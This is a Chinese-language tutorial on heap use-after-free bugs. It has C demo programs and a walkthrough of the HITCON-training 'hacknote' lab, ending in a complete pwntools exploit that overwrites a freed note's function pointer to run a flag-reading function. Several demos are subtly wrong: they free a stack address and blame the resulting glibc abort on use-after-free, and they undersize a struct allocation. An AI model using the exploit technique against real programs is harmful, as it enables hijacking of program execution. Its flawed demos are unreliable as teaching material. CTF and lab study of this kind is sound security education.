堆漏洞之 uaf

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

glibc 版本：2.12-1.212

漏洞原理介绍

uaf 是 use after free 的缩写，字如其意，当一个内存被释放后再次被使用；这其中包含三种情况：

- 内存被释放后，其对应指针被设置为 NULL，然后再次使用，程序会崩溃

我们设计一个测试程序，代码如下：

```
int* p1 = malloc(sizeof(int));
int a = 10;
p1 = &a;
printf("*p = %d\n", *p1);

free(p1);p1 = NULL;

printf("*p = %d\n", *p1);

return 0;
```

运行结果如下：

```
[sp00f@localhost uaf]$ ./uafdemo1
*p = 10
*** glibc detected *** ./uafdemo1: double free or corruption (out): 0xbfe34518 ***
======= Backtrace: =========
/lib/libc.so.6[0x661c31]
/lib/libc.so.6[0x664691]
./uafdemo1[0x8048470]
/lib/libc.so.6(__libc_start_main+0xe8)[0x607d28]
./uafdemo1[0x8048391]
```

从图上可以看到程序运行崩溃了，并且 glibc 检测出了问题。

- 内存被释放后，其对应的指针没有被设置为 NULL，但这片内存在下次被使用之前没有经过任何修改，程序可能会正常运转

我们设计一个测试程序，代码如下：

```
struct demo {
        char* name;
        int age;
};

typedef struct demo* DEMO;

int main() {

        char* name = "ahacker";
        DEMO d = (DEMO)malloc(sizeof(DEMO));
        d->name = (char*) malloc(strlen(name)+1);
        memset(d->name, 0, (strlen(name) +1));
        strcpy(d->name, name);
        d->age = 20;
        printf("demo :\nname = %s, age = %d\n", d->name, d->age);

        free(d);

        printf("demo :\nname = %s, age = %d\n", d->name, d->age);

        return 0;
```

运行结果如下：

```
[sp00f@localhost uaf]$ ./uafdemo2
demo :
name = ahacker, age = 20
demo :
name = (null), age = 20
```

从图上可以看到程序没崩，但是打印的信息不一定和之前一样。

我们在来设计一个程序，这个程序更加简单明了，代码如下：

```
int* p1 = malloc(sizeof(int));
int a = 10;
p1 = &a;
printf("*p = %d\n", *p1);

free(p1);

printf("*p = %d\n", *p1);

return 0;
```

运行结果如下：

```
[sp00f@localhost uaf]$ ./uafdemo3
*p = 10
*** glibc detected *** ./uafdemo3: double free or corruption (out): 0xbfd36e38 ***
======= Backtrace: =========
/lib/libc.so.6[0x661c31]
/lib/libc.so.6[0x664691]
./uafdemo3[0x8048470]
/lib/libc.so.6(__libc_start_main+0xe8)[0x607d28]
./uafdemo3[0x8048391]
```

从图中我们可以看到，程序运行结果和第一个程序一样也崩溃了。


- 内存被释放后，其对应的指针没有被设置为 NULL，但这片内存在下次被使用之前进行了修改，在这片内存再次被使用时可能出现未知情况。

我们设计一个测试程序，代码如下：

```
char* name = "ahacker";
DEMO d = (DEMO)malloc(sizeof(DEMO));
d->name = (char*) malloc(strlen(name)+1);
memset(d->name, 0, (strlen(name) +1));
strcpy(d->name, name);
d->age = 20;
printf("demo :\nname = %s, age = %d\n", d->name, d->age);

free(d);
d->age = 25;
printf("demo :\nname = %s, age = %d\n", d->name, d->age);
```


运行结果如下：




从图中我们发现，程序正常运行并且 age 被修改成了 25。我们在稍微修改下程序：

```
free(d);
name = "ahooker";
strcpy(d->name, name);
d->age = 25;
printf("demo :\nname = %s, age = %d\n", d->name, d->age);
```

运行结果如下：





从图上可以看到程序运行崩溃了，空指针异常。

uaf 后程序可能会出现多种情况，例如程序崩溃或者运行出现意想不到的情况等， uaf 本身包括 fastbin uaf，unsortedbin uaf 等，它们在实现漏洞利用上存在差异；通过 uaf 我们可以实现覆盖函数指针控制程序执行流程等目的；下面我们来拿个例子来说明一下。

漏洞举例

这里我们以 HITCON-training 中的 lab 10 hacknote 为例（我 fork 该项目的 githhub 地址为：https://github.com/ylcangel/HITCON-Training/tree/master/LAB/lab10），

该程序主要包含 4 个功能；添加 note、删除 note、打印 note 内容、和退出系统；该程序最

多可以添加 5 个 note，note 的内容不固定（由大小决定），我们看一下核心代码：

下面的结构体是 note 结构体，它包含一个函数指针和一个字符指针：

```
struct note {
    void (*printnote)();
    char *content ;
};
```

下面是 add_note 的核心代码，逻辑中首先会通过 malloc 创造一个 note 对象，创建完 note

```
notelist[i] = (struct note*)malloc(sizeof(struct note));
if(!notelist[i]){
    puts("Alloca Error");
    exit(-1);
}
notelist[i]->printnote = print_note_content;
printf("Note size :");
read(0,buf,8);
size = atoi(buf);
notelist[i]->content = (char *)malloc(size);
if(!notelist[i]->content){
    puts("Alloca Error");
    exit(-1);
}
printf("Content :");
read(0,notelist[i]->content,size);
```

对象后，把该对象的 printnote 函数指针赋值为 print_note_content 函数，函数如下图：

```
void print_note_content(struct note *this){
    puts(this->content);
}
```

接着根据输入的大小来确定 note 对象 content 属性，它也是通过 malloc 实现，最后从输入流中读取 content 内容。接着我们看看删除 note 函数，如下面的图所示，该函数会根据传入的 notelist 的索引来删除相应的 note，核心删除代码仅仅是两行 free，同时我们发现在执行 free 后，并没有对 note 对象和 content 对象进行置空（NULL）；通过和上面的讲解对比，我们发现这里可能存在一个 uaf 漏洞，是否存在 uaf 的关键在于我们能否够构造出

对释放内存的修改，并且在修改后继续调用它们。

```
void del_note(){
    char buf[4];
    int idx ;
    printf("Index :");
    read(0,buf,4);
    idx = atoi(buf);
    if(idx < 0 || idx >= count){
        puts("Out of bound!");
        _exit(0);
    }
    if(notelist[idx]){
        free(notelist[idx]->content);
        free(notelist[idx]);
        puts("Success");
    }
}
```

构造 fastbin uaf

为方便演示，我们以构造 fastbin uaf 漏洞利用技巧为例来实现 lab 10 的 exp；如果大家有读过我之前写过的文章 glibc 内存管理（github 地址：https://github.com/ylcangel/exploits/tree/master/understand-glibc-2.30），想必会对 malloc 的 fastbin 分配和 free 的 fastbin 回收很了解；这里我稍作描述，相同尺寸的 chunk 如果落入到 fastbin 范围内，在执行 free 回收时会落入到同一个 fastbin[?]链表中，fastbin 遵循 LIFO 原则，因此回收顺序和分配顺序相反；在执行 malloc 分配时，如果申请的内存大小落入到 fastbin 范围内，它会先检测 fastbin[?]相应的链表是否存在空闲 chunk，如果存在从 fastbin 中取 chunk（取链表表头 chunk），否则从系统分配。

相同大小的 chunk


A	B	

执行 free(A)； free(B)；后落入同一个 fastbin 中，free 顺序和链表中节点顺序相反


B	A	

malloc 申请相同大小的 chunk 依次获得 B、A

不同尺寸的 chunk 在回收时落入不同的 fastbin[?]链表，分配时也从不同的链表中取。




那我们在回头看看程序，假设我们创建了两个 note，并且 content 大小都为 8（note 对应 chunk 和 content 对应 chunk 大小相同），然后在按照添加 note 顺序释放它们；对应的内存结构如下：




如果释放后再次申请和上述相同的两个 note，我们发现仅仅是两个 note 和 note 对应 content 的内存地址互换了，我们仍无法执行覆盖；如果我们在释放后仅申请一个 note，并且它的 content 的大小为 content1 大小 - 8（需要减去 chunk 前两个元数据长度）+ node0 大小（对应 chunk 大小）+content0 大小（对应 chunk 大小）行不行呢？很明显是不行的，因为回收的四个大小相同的 chunk 已经被插入的 fastbin 链表中了，只有再次分配相同大小的内存时才会从这个 fastbin 链表中取 chunk；尺寸大的 content 会从系统分配而不是 fastbin，这样 node0 对应的 chunk 又不再我们控制范围内了，就无法实现覆

盖；看来我们需要申请 content 的大小和 note 不同；那我们在上面的逻辑基础上稍加修改，还是申请两个 note，但申请的 note 对应的 content 大小大于 note 的大小，同时这两个 content 大小相同，其他逻辑不变，对应内存结构：



通过这种方法我们就可以实现对释放的内存进行修改覆盖了，我们可以把 note0 的 printnote 函数指针覆盖为 magic 函数地址；有了这些铺垫我们在构造 exp 就不难了，我们先看看写好的 exp 的运行结果吧，如下图：



从图上可以看到我们成功的执行了 magic 函数，也就是覆盖 note0 成功了，至于 flag 对不对我不知道，因为 magic 函数是读取/home/hacknote/flag 文件，我机器上肯定没有，它

```
void magic(){
    system("cat /home/hacknote/flag");
}
```

本来是一个远程漏洞攻击 demo，估计靶机上有这个 flag 吧，不过无关紧要，uaf 我们演示了，现在献上 exp 代码：

```
p = process("./hacknote")
magic_addr = 0x08048986

p.recvuntil("Your choice :")
p.sendline("1")
p.recvuntil("Note size :") # notesize
p.sendline("48") #0x30
p.recvuntil("Content :") # content
p.sendline("hello")
p.recvuntil("Your choice :")
p.sendline("1")
p.recvuntil("Note size :") # notesize
p.sendline("48") #0x30
p.recvuntil("Content :") # content
p.sendline("world")
p.recvuntil("Your choice :")
p.sendline("2")
p.recvuntil("Index :") # index
p.sendline("0")# delete node[0]
p.recvuntil("Your choice :")
p.sendline("2")
p.recvuntil("Index :")
p.sendline("1") #delete node[1]
p.recvuntil("Your choice :")
p.sendline("1") #add node
p.recvuntil("Note size :") # notesize
p.sendline("8") # node0
payload =  p32(magic_addr)
p.recvuntil("Content :") # content
p.sendline(payload)
p.recvuntil("Your choice :")
p.sendline("3")# print note
p.recvuntil("Index :") # index
p.sendline("0")  #node[0]
p.recvline() #cat flag
p.close()
~
```

至此 uaf 就介绍完了，利用 uaf 攻击技巧不只是 fastbin，应该还包括其他类型的 bin，出于时间原因就不再赘复了，有兴趣的自己去测试吧。